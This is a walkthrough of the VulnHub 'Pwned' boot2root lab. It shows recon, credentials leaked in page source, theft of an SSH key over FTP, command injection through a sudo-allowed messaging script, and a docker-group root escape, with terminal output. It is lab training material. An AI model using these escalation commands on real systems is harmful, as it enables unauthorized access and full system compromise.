

Pwned

Pwned is a great boot2root ctf machine created by Ajs walker. The machine consist of three flags two for user and one for root.

Link to download : <https://www.vulnhub.com/entry/pwned-1,507/>

Walkthrough by Basil

Reconnaissance

Let's start by identifying our target IP using netdiscover

```
sudo netdiscover -i vboxnet0
```

```

Currently scanning: 192.168.74.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 222

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:34:79:e6	1	42	PCS Systemtechnik GmbH
192.168.56.165	08:00:27:8d:77:e6	3	180	PCS Systemtechnik GmbH

Target IP- 192.168.56.165

Now let's identify open ports, services, version etc using nmap scan

```
sudo nmap -A -sV -p- 192.168.56.165
```

A screenshot of a Parrot OS desktop environment. The top panel shows application icons for Applications, Places, System, and network status. Below it is the Parrot Terminal window, which has three tabs open, all titled "Parrot Terminal". The active tab displays a command-line session where user 'baz' runs 'sudo nmap -A -sV -p- 192.168.56.165'. The terminal output shows the Nmap version (7.80), start time (2020-08-04 22:43 IST), and a detailed scan report for IP 192.168.56.165. It identifies two open ports: 21/tcp (ftp) and 22/tcp (ssh). The ssh service is further detailed as OpenSSH 7.9p1 Debian 10+deb10u2. A host key fingerprint is shown for the ssh connection. The http service (port 80) is identified as Apache/2.4.38 (Debian). The MAC address is listed as 08:00:27:BD:77:E6, noted as Oracle VirtualBox virtual NIC. The OS matches for host are listed as Linux-gnu. At the bottom of the terminal window, there's a status bar with menu items like File, Edit, View, Search, Terminal, Tabs, Help, and system tray icons including volume, network, and battery.

From the nmap scan we got three open ports.

21(ftp)

22(ssh)


80(http)

Enumeration


Since ftp was open we tried to enter using anonymous mode but failed.

so we tried to explore port 80 http


http://192.168.56.165



From hidden_text we got another page named secret.dic and from there there was lots of text seems to be like directories of this page but after going through all couldn't actually get which directory is open as all the pages was forbidden so i created a wordlist using all these text and did a directory scan again with this wordlist.




And we got a page which was open pwned.vuln. Let's go through the page.
<http://192.168.56.165/pwned.vuln>
 the page says it's hacked with advanced techniques. so after trying to login using different sql syntax all failed so then checked the source code and found something interesting.




vanakam nanba. I hacked your login page too with advanced hacking method


Username Password



At the bottom of the page there was credentials which could be accessed using ftp server. Let's login to see what ftp contains.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>login</title>
5 </head>
6 <body>
7 <div id="main">
8 <h1> vanakam nanba. I hacked your login page too with advanced hacking method</h1>
9 <form method="POST">
10 Username <input type="text" name="username" class="text" autocomplete="off" required>
11 Password <input type="password" name="password" class="text" required>
12 <input type="submit" name="submit" id="sub">
13 </form>
14 </div>
15 </body>
16 </html>
17
18
19
20
21 <?php
22 // if (isset($_POST['submit'])) {
23 //     $username=$_POST['username'];
24 //     $password=$_POST['password'];
25 //
26 // if ($username=='ftpasser' && $password=='88ss_8!t0R') {
27 //     echo "welcome"
28 //     exit();
29 // }
30 // else
31 //     echo "Invalid creds"
32 // }
33 }
34
```



Exploitation

```
ftp 192.168.56.165
dir
cd share
get id_rsa
get note.txt
exit
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[bar@parrot] ~/comp ctf walkthroughs/pwned
$ftp 192.168.56.165
Connected to 192.168.56.165.
220 (vsFTPd 3.0.3)
Name (192.168.56.165:bar): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jul 10 12:47 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      2002 Jul 09 15:05 id_rsa
-rw-r--r--  1 0      0       75 Jul 09 17:41 note.txt
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for id_rsa (2002 bytes).
226 Transfer complete.
2002 bytes received in 0.05 secs (53.9230 kB/s)
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (75 bytes).
226 Transfer complete.
75 bytes received in 0.03 secs (2.5433 kB/s)
```

And from the files that were downloaded we analysed and it contains rsa key of some user and from the note got to know this rsa key belongs to ariana.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[bar@parrot] ~/comp ctf walkthroughs/pwned
$cat note.txt

Wow you are here
ariana won't happy about this note
sorry ariana :(

[bar@parrot] ~/comp ctf walkthroughs/pwned
$cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1r2Xk1dJEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAAdzc2gtcn
NAAAAAAwEAAQAAAYEathncgSPVcE7xs1366/67du1V6w0L U+1Y906af31t6pht/sXBypB
aE2x0fQKX1QfKk7hp5YK8FCA1bxddTgkd5Ypc5H7U145sc2n7jw0swjMu1el+85vra7J3
0cpT1278cJmY7BaRpuqZQ3P214j1E1x0K8xTIL2RAfNedblad2rw6PhrcQK++jCEPM+ur
gaaktNdFyK4deT+YghsYAUI/zYwcvq50Gy91w062w4TvMfYRaIL7hztvR6Ze6adypghV
n1C6Y1IddYcJuxCV/Bg1NXTIUQh138/MxpB1zkhcN8mu0AmFMehtke3bx+ye1jX+L21U
G0YM7cTQ1tZ0MhPDmIcR0L89ejP41Vyx4A0kn/Rx0aj4Ix0eY7Q04d4C1bM1Y30IA//k9
d4h0SNCE01gDC20yCL20eN3LSBe21R4qFndavyXJTB0Nzn5jhFVuchz9N9S8prP6+y3exZ
ADnompQ1N1mcsmu823v7w0q7Iv3v52XMc/c7de2DAAAF1H5GupF+R18RAAAAB3NzaC1yc2
EAAAQGBAlY2J3Kh0j1X80B8Nd+hxu3bolesFC1PtNPd0hd5b0qYb7f7fwjwH98Tn6kV5U
H5J04aUnJP80gIm8XUxgHemKXeh+1Ne0bHmg+48L9LMiZLtZpfgeVa2uySdHD/yNuwK1z
Mawc0ab0GUCT9te14h1sT1uoMUYC20QHx3m5Z3dq1u140KECvvo3B8TPrq40mpLTXRciU
KXk/m041b6AF1v081nL6kjhsVYsDuts0E7zH2EW1C+4c4bb0emXumgcqaoV2tQumCCK0W
Cb1w1fw4110yFE342d/PxBad3cS1X0fJrszg3hTHeZL2t21/stNY1/1841Bp2D03EB1rW
d0ITwMCKEdC/PZoz+3Vcl+AN3j/zmU0e+CMUJ200Bua+AtwCGcdCAP/5PxeIdEjXB0pY
AwmdMg12UHjdy0gXt1EekhZ8nr8lyX290c5+Y4X1UHIc/TFUvKaz+vst3sNQA56Jq1z0Xj
HL3rvM+b+BNKuyL970t1zHP3D3X0wAAAAABAAEAAAGACQ18FLv0rGKw0A9C29FfY610xR
r9Pctqmw50awKP94paVYub/ftffopMq68zLtdLwA9Y3j1/Z7qzXgZu0be2Vxpfgkgf50
y80HfY210j3nug5nPuGhpgK8a0f1M/80vyPewmnp8700475bt7IUX1AD/1x7D06RNd4u
QeZwb+5m10Re+81E2Te08m0qy0U4Ru00w0c2++Ixc9b0XHk5L9k0071mex99701ut1W
V0uyPDP0P+80sE6z0v1vF3ZxY2eVAZkdx2+1t5XC50uNr6zZwB89yKwVbaeuqGe2TiFN
W02X07eJt3dnFH+hdy59bd+JTW8sMkwjeE4vLLaSTeVUV1BqW0y2v0N053bdyTXW00U
1da3c1FYa1Xhv01radYUjALVLVB6x4xN1r086zFRfsc1h2C1qjRqk10zJr+s13b0kqv6
```


Let's use this rsa key to login to ariana without pass.

```
chmod 600 id_rsa
```

```
ssh ariana@192.168.56.165 -i id_rsa
```

```
ls
```

```
cat user1.txt
```



```
Applications Places System
File Edit View Search Terminal Tabs Help
Parrot Terminal x ariana@pwned: ~ x Parrot Terminal x
[bar@parrot] ~/comp/ctf/walkthroughs/pwned
$ ssh ariana@192.168.56.103 -i id_rsa
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 10 13:03:23 2020 from 192.168.16.70
ariana@pwned:~$ id
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ariana@pwned:~$ ls -al
total 40
drwxrwx--- 4 ariana ariana 4096 Jul 10 12:55 .
drwxr-xr-x 5 root root 4096 Jul 10 11:21 ..
-rw-r--r-- 1 ariana ariana 142 Jul 10 11:57 ariana-personal.diary
-rw-r--r-- 1 ariana ariana 4 Jul 10 13:06 .bash_history
-rw-r--r-- 1 ariana ariana 220 Jul 4 19:21 .bash_logout
-rw-r--r-- 1 ariana ariana 3520 Jul 4 19:21 .bashrc
drwxr-xr-x 3 ariana ariana 4096 Jul 6 17:10 .local
-rw-r--r-- 1 ariana ariana 867 Jul 4 19:21 .profile
drwx----- 2 ariana ariana 4096 Jul 9 15:01 .ssh
-rw-r--r-- 1 ariana ariana 143 Jul 10 11:51 user1.txt
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana


Here is your user flag :!!!!!!

fb0d90be1265dd08bac522e1b2182140

Try harder, need become root
ariana@pwned:~$
```

Now we have to get the second flag and by checking path escalation came to know user selena could be executed and logged on from messenger.sh.

```
sudo -u selena /home/messenger.sh
```



```
Applications Places System
File Edit View Search Terminal Tabs Help
Parrot Terminal x ariana@pwned: /home x Parrot Terminal x
ariana@pwned:/home$ sudo -l
Matching Defaults entries for ariana on pwned:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
  (selena) NOPASSWD: /home/messenger.sh
ariana@pwned:/home$ sudo -u selena /home/messenger.sh
```

```
selena
/bin/bash
cd selena
cat user2.txt
cat selena-personal.diary
```



```
Applications Places System
aria@pwned: /home
File Edit View Search Terminal Tabs Help
Parrot Terminal x aria@pwned: /home x Parrot Terminal x
Welcome to linux.messenger
aria:
selena:
ftpuser:
Enter username to send message : selena
Enter message for selena : /bin/bash
Sending message to selena
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
cd selena
ls
selena-personal.diary user2.txt
cat user2.txt
711fd6c6caad532815a440f7f295c176
You are near to me. you found selena too.
Try harder to catch me
cat selena-personal.diary
Its Selena personal Diary !!!
Today Ariana fight with me for Ajay. so i left her ssh key on FTP. now she responsible for the leak.
```

docker images

docker run -v /:/mnt --rm -it privesc chroot /mnt sh

id

cd /root

ls

cat root.txt

```
Applications Places System
aria@pwned: /home
File Edit View Search Terminal Tabs Help
Parrot Terminal x aria@pwned: /home x Parrot Terminal x
selena@pwned:/home$ docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
privesc latest 09ae39f0f8fc 4 weeks ago 88.3MB
<none> <none> e13ad846d435 4 weeks ago 88.3MB
alpine latest a24bb4011296 2 months ago 5.57MB
debian wheezy 16fcec6d95c4 17 months ago 88.3MB
selena@pwned:/home$ docker run -v /:/mnt --rm -it privesc chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# which python
# which python3
/usr/bin/python3
# python3 -c 'import pty;pty.spawn("/bin/bash")'
sh: 4: Syntax error: word unexpected (expecting ")
# sh: 4: Syntax error: ")" unexpected
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@093b58924563:/# cd /root/
root@093b58924563:/# ls
root.txt
root@093b58924563:/# cat root.txt
4d4090d64e163d2720959455d046fd7c
You found me. i dont't expect this (o . o)
I am Ajay (Annlynn) i hacked your server left and this for you.
I trapped Ariana and Selena to takeover your server :)
You Pwned the Pwned congratulations :)
share the screen shot or flags to given contact details for confirmation
```